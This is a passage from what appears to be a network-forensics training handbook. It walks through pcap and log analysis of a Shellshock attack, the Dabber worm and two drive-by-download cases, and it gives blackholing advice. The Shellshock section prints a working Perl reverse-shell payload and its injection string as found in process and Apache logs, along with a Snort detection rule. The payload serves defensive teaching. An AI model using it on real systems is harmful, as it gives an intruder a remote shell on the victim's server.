


Figure 18: Following TCP stream in Wireshark.

From this point, the attacker can operate as the user running the Apache web server. Depending on the rights of this user has, he can even gain root to the victim machine and have full control of it.

From the process list, we can see the command that opened the Perl shell.

$ sudo ps aux

```
root@enisa-vm:~# ps aux | grep 'perl -e'
www-data  3245  0.0  0.2   5332  2136 ?        S    12:02   0:00 perl -e $p=fork;exit,if($p)
; use Socket; use FileHandle; my $system = "/bin/sh"; my $host = "127.0.0.1"; my $port = "54
321";socket(SOCKET, PF_INET, SOCK_STREAM, getprotobyname("tcp")); connect(SOCKET, sockaddr_i
n($port, inet_aton($host))); SOCKET->autoflush(); open(STDIN, ">&SOCKET"); open(STDOUT,">&SO
CKET"); open(STDERR,">&SOCKET"); print "[+] Et voila you are in!\n\n"; system("uname -a;id")
; system($system);
root      3539  0.0  0.0   4676   828 pts/1    S+   13:59   0:00 grep --color=auto perl -e
```

Figure 19: Process list.

In addition, if Apache error log is checked attack traces are present there as well.

$ sudo tail /var/log/apache2/error.log

```
[Thu Jan 29 12:02:07.991010 2015] [cgi:error] [pid 2292] [client ::1:38749] End of script ou
tput before headers: index.cgi, referer: () { :; }; /bin/bash -c "perl -e '\\$p=fork;exit,if
(\\$p); use Socket; use FileHandle; my \\$system = \\"/bin/sh\\"; my \\$host = \\"127.0.0.1\
\"; my \\$port = \\"54321\\";socket(SOCKET, PF_INET, SOCK_STREAM, getprotobyname(\\"tcp\\"))
; connect(SOCKET, sockaddr_in(\\$port, inet_aton(\\$host))); SOCKET->autoflush(); open(STDIN
, \\">&SOCKET\\"); open(STDOUT,\\">&SOCKET\\"); open(STDERR,\\">&SOCKET\\"); print \\"[+] Et
 voila you are in!\\\\n\\\\n\\"; system(\\"uname -a;id\\"); system(\\$system);'"
```

Figure 20: Apache error log.

Lastly, a Snort rule that triggers every time an attempt to exploit above mentioned bash vulnerability happens has been set up.

Rule can be checked under /etc/snort/rules/local.rules

```
alert tcp any any -> any $HTTP_PORTS (msg:"Shellsock attempt!"; content:"() {"; sid:400000;)
```

In addition, when there is an attempt to exploit the alert is triggered.

```
root@enisa-vm:/var/log/snort# tail -f alert.log
[**] [1:400000:0] Shellsock attempt! [**]
[Priority: 0]
01/29-15:20:11.444064 192.168.0.132:32971 -> 192.168.0.123:80
TCP TTL:64 TOS:0x0 ID:63828 IpLen:20 DgmLen:717 DF
***AP*** Seq: 0xA0718CE2  Ack: 0xDF51865  Win: 0xE5  TcpLen: 32
TCP Options (3) => NOP NOP TS: 28145075 6718984
```

Figure 21: Rule match in Snort.

3 Task 2: Dabber attack scenario

Analysis of the attack with Wireshark and appropriate filters is to be performed. The attack consists of the following stages:

- Scanning for port 5554;
- Test connection to port 5554 with 1-byte data;
- Reconnect and send the exploit; and
- Interaction with a shell bound to port 8967.

On Wireshark select File→Open and select the ***dabber.pcap*** from ***/data/dabber/*** . First, proper packets should be filtered (use filter ***tcp.port == 5554***):




Figure 22: TCP filter in Wireshark.

As it can be seen, the amount of traffic targeted to port 5554 is quite significant. Packets that carry data can be singled out using the filter:

tcp.port == 5554 and data




Figure 23: TCP and data filter in Wireshark.

This filter will display packets that were sent to the FTP server and carried any data. Let us have a closer look at packet numbers 51, 56 and 65 that were the first packets transimitted with data. These packets were used to check if the host had been infected by Sasser. Click on follow TCP Stream on any of these packets and it can be seen that it sends out the ASCII char 'D'.




Figure 24: Follow TCP stream of packet 51 in Wireshark.

Next it is known that dabber sends the payload to the victim. Following filter is used.

Ip.src == 70.237.254.204 and tcp.flags.ack == 1 and data and tcp.flags.push == 0

- **Ip.src == 70.237.254.204**: filter attacker ip
- **tcp.flags.ack == 1**: filter ACK tcp flags, ACK tcp flag acknowledges that it has received data
- **data**: filter packets with data only
- **tcp.flags.push == 0:** filter PSH tcp flags, PSH tcp flag informs the receiving host thate the data should be pushed up to the receiving application




Figure 25: Filter connections sending payload in Wireshark.

Next it is known that dabber opens a shell on port 8967 so destination port 8967 that containes the PUSH tcp flag will be filtered.




Figure 26: Filter port 8967 in Wireshark.

If TCP stream of packet 151 is followed, command that was sent to the shell can be seen.




Figure 27: TCP stream

4 Task 3: Drive-by download without fast flux

The pcap file: ***/data/drive-by-non-fast-flux/drive-by-download_t.pcap*** can be analysed using Wireshark or tshark.
The pcap packet 4 shows that:

1. client host IP is 10.0.0.130, and
2. DNS-server is 10.0.0.2.

4	3.453219	10.0.0.2	10.0.0.130	DNS	276 Standard query response 0x0453 CNAME melkor.nask.waw.pl A 195.187.7.66

Figure 28: DNS response in Wireshark.

Note:

There are three other connections (all benign):

- connection to www.cert.pl (195.187.7.66),
- connection to www.nask.pl (193.59.201.62), and
- connection to urs.microsoft.com via HTTPS (213.199.161.251).

Filter http connections that were sent from hosts other than the bening ones.

http and ((ip.src != 10.0.0.130 && ip.src !=195.187.7.66 && ip.src != 193.59.201.62 && ip.src !=213.199.161.251))

Filter: http and ((ip.src != 10.0.0.130 && ip.src != 195.187.7.6 ▾ Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
172	5.768744	212.85.111.79	10.0.0.130	HTTP	566	HTTP/1.1 200 OK (text/html)
176	6.534975	212.85.111.79	10.0.0.130	HTTP	646	HTTP/1.1 200 OK (text/css)
183	6.663428	212.85.111.79	10.0.0.130	HTTP	646	[TCP Retransmission] HTTP/1.1 200 OK (text/css)
190	6.926506	212.160.67.149	10.0.0.130	HTTP	1212	HTTP/1.1 200 OK (GIF87a)
201	7.295530	85.255.120.194	10.0.0.130	HTTP	596	HTTP/1.1 302 Found (text/html)
205	7.395533	85.255.120.194	10.0.0.130	HTTP	596	[TCP Retransmission] HTTP/1.1 302 Found (text/html)
277	7.924437	66.232.114.139	10.0.0.130	HTTP	180	HTTP/1.1 200 OK (text/html)
432	8.486621	66.232.114.139	10.0.0.130	HTTP	1502	Continuation or non-HTTP traffic
441	8.531571	211.95.72.85	10.0.0.130	HTTP	512	HTTP/1.1 200 OK (text/html)
471	8.631556	211.95.72.85	10.0.0.130	HTTP	512	[TCP Retransmission] HTTP/1.1 200 OK (text/html)
484	8.664541	66.232.114.139	10.0.0.130	HTTP	1514	Continuation or non-HTTP traffic
491	8.665016	66.232.114.139	10.0.0.130	HTTP	1490	Continuation or non-HTTP traffic
523	8.825185	66.232.114.139	10.0.0.130	HTTP	1514	Continuation or non-HTTP traffic
532	8.825893	66.232.114.139	10.0.0.130	HTTP	1514	Continuation or non-HTTP traffic
539	8.826408	66.232.114.139	10.0.0.130	HTTP	1490	Continuation or non-HTTP traffic
545	8.826882	66.232.114.139	10.0.0.130	HTTP	1389	Continuation or non-HTTP traffic
575	9.141148	72.36.162.50	10.0.0.130	HTTP	270	HTTP/1.1 200 OK (text/html)
602	10.868753	66.232.114.139	10.0.0.130	HTTP	305	HTTP/1.1 200 OK (application/octet-stream)
714	11.604811	66.232.114.139	10.0.0.130	HTTP	714	HTTP/1.1 200 OK (application/octet-stream)
772	12.432358	72.36.162.50	10.0.0.130	HTTP	154	HTTP/1.1 200 OK (text/javascript)
806	14.781008	72.36.162.50	10.0.0.130	HTTP	1501	HTTP/1.1 200 OK (application/octet-stream)

Figure 29: Wireshark filter.

This shows that there are some text/html packets and packets 602,714 and 806 carry application type stream.

Packet 201 has http response status “302 Found” which is used to redirect url. Following the TCP stream shows the http headers redirecting to jezl0.com.

Figure 30: Follow TCP stream in Wireshark.

A handy filter to identify all pages containing a certain string is the following:

data-text-lines contains “javascript”




Figure 31: Filter JavaScript in Wireshark.

There were three suspicious W32 binary file downloads from two different sites. In the first case, two files of different sizes were downloaded (the first one was smaller – about 13KB, and the second one larger – about 99KB). In the second case there was one download (file size was about 26KB).

There is a high probability that the downloaded files are W32 infected EXEs.

The previous chapter showed three application packets which can be filter as follows:

http.content_type == “application/octet-stream”




Figure 32: Application filter in Wireshark.

Next select the packet go to “Media Type” and right click on “Export selected bytes” as show in Figure 33.




Figure 33: Export selected bytes from Wireshark.

Checking the exported files against virustotal.com scan engine shows that all three files are detected as Trojans.




Figure 34: Virustotal scan.




Figure 35: Virustotal scan.




Figure 36: Virustotal scan.

Strongly obfuscated JavaScripts (multiple) and 'iframe' tags (once) are used to redirect to the next hop and set cookies or other markers/stamps/variables. Some Javascript scripts are located in the HEAD section of the HTML file and their functions have been triggered with special arguments via 'onload' events in the BODY section of the HTML file.
Www.homebank.pl is the only site our client host visited intentionally. Its IP resolves to 212.85.111.79 and the DNS-server response shows that this was not fast-flux.

Next the client host was redirected to two different sites, winhex.org/tds/in.cgi?3 (85.255.120.194, no fast-flux) and 1sense.info/t/ (211.95.72.85, no fast-flux), and from them redirected again to , jezl0.com (66.232.114.139, no fast-flux) and 72.36.162.50. The malware was probably downloaded directly from the last two sites. There do not seem to be examples of fast-flux.

The attack could be mitigated by black holing IPs from which the malware was downloaded directly (66.232.114.139 and 72.36.162.50). There is a possibility that these IPs change (in the middle of the redirection process). The first site (www.homebank.pl, 212.85.111.79) could also be black holed, but this site might actually be a victim of an attack (XSS, SQL-injection, etc.) and its 'malicious function' is not permanent. Another option is to blackhole IPs that are in the middle of a redirection process (85.255.120.194, 66.232.114.139). They are pointing to servers which are hosting malicious files. The pointers (that redirect to malware-hosted sites) may change.

We could also blacklist sites (domain names) in the same scenario as above (ie, DNS blackholing).

5 Task 4: Drive-by download with fast flux

Perform an investigation in a similar manner to the previous scenario. The necessary file (drive-by-download_fast-flux.pcap) can be found on the Virtual Image.
The pcap file shows that:

1. client host IP is 10.0.0.130, and
2. DNS-server is 10.0.0.2.

Note:

There are three other benign connections:

- connection to www.cert.pl (195.187.7.66),
- connection to www.nask.pl (193.59.201.62), and
- connection to urs.microsoft.com via HTTPS (213.199.161.251).

This traffic should be treated like background traffic, so it is strongly recommended to filter it.

In Wireshark, use the following filter:

!((ip.dst == 195.187.7.66) || (ip.src == 195.187.7.66)

|| (ip.dst == 193.59.201.62) || (ip.src == 193.59.201.62)

|| (ip.dst == 213.199.161.251) || (ip.src == 213.199.161.251))

A suspected W32 binary file was downloaded from www.adsitelo.com/ad/load.php (99.234.157.198).

There is a strong possibility that the downloaded file was a W32 malware EXE (file size about 52224 bytes). From the pcap file it can be seen that the name of the downloaded file is exe.exe (HTTP header 'Content-Disposition'). The binary file body shows: 'Original Filename aspimgr.exe'.

Wireshark can be used to find where the download of the binary file ends and TCP segments are reassembled (packet number 568). The file can be saved by selecting 'export selected bytes' on the 'Media Type' section and save as an .exe file. The executable can be uploaded for analysis to VirusTotal <www.virustotal.com>, or/and Anubis http://anubis.iseclab.org/index.php.

Next, there were several connections (after the download ended). The first was to ns.uk2.net 83.170.69.14 to 53/TCP destination port (?!). The next was to yahoo.com (reset by client host), and the next to web.de (reset by client host). After that, the client host connected to 216.150.79.226 and sent some data to php script forum.php (POST method, file debug.txt), and then downloaded common.bin which is a suspicious file.
In the attack the following redirection methods and obfuscation was used:

- HTTP message 302 (moved temporarily).
- HTTP message 301 (moved permanently).
- Strongly obfuscated JavaScript. Its functions have been triggered with special arguments via an 'onload' event in the BODY section. These <SCRIPT> and <BODY> tags are located before the <HTML> tag! In the <HTML> tag (below these two) there is a fake 404 message with the text: 'The requested URL /index.php were not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an Error Document to handle the request'.

- After the binary file download was completed, the client sent some data (debug.txt) to the php script (forum.php) via the POST method. In reply, the client received a suspicious common.bin file.

bigadnet.com is the only site that the client host visited intentionally. As can be seen from the DNS-server response, this was fast-flux and the sites IPs are: 91.98.94.45, 69.66.247.232, 80.200.239.235, 84.10.100.196, 122.128.253.14, 85.226.168.12, 98.227.46.217, 119.30.67.167, 68.200.236.117, etc. The client host established a connection to the first IP in the DNS response (91.98.94.45).

Next, the client host was redirected to www.adsitelo.com. It is also a fast-flux site and the sites IPs are: 12.207.51.110, 76.189.90.19, 99.234.157.198, 66.40.18.206, 76.121.239.20, 74.164.85.5, 99.246.193.180, etc. The client host established a connection to the 3rd IP (99.234.157.198). The first two connection attempts to the earlier IPs failed. The malware was downloaded from this host.

Next, the client host connected to 216.150.79.226, sent some data (DEBUG..TXT) to forum.php, and received some suspicious data (COMMON.BIN).

Blackholing an IP from which the malware was downloaded directly (91.98.94.45) is not a good idea because the miscreants use fast-flux. Even if you blackhole all IPs that replied from the DNS servers, there is a possibility that new IPs will appear. These IPs are most probably the victims of attack (zombie PCs). There is only one IP that was not fetched from a NS server: 216.150.79.226 – and this IP could be black holed. It is better to blacklist domain names: bigadnet.com and www.adsitelo.com.

6 Task 5: Netflow analysis

Netflow can be used to discover and examine DDoS attacks, worm infections, and scanning activity, to verify incident reports and obtain hints as to how a host was compromised and its subsequent behaviour may be monitored, etc.

Start nfsen issuing the following command.

~#: sudo /data/nfsen/start.sh

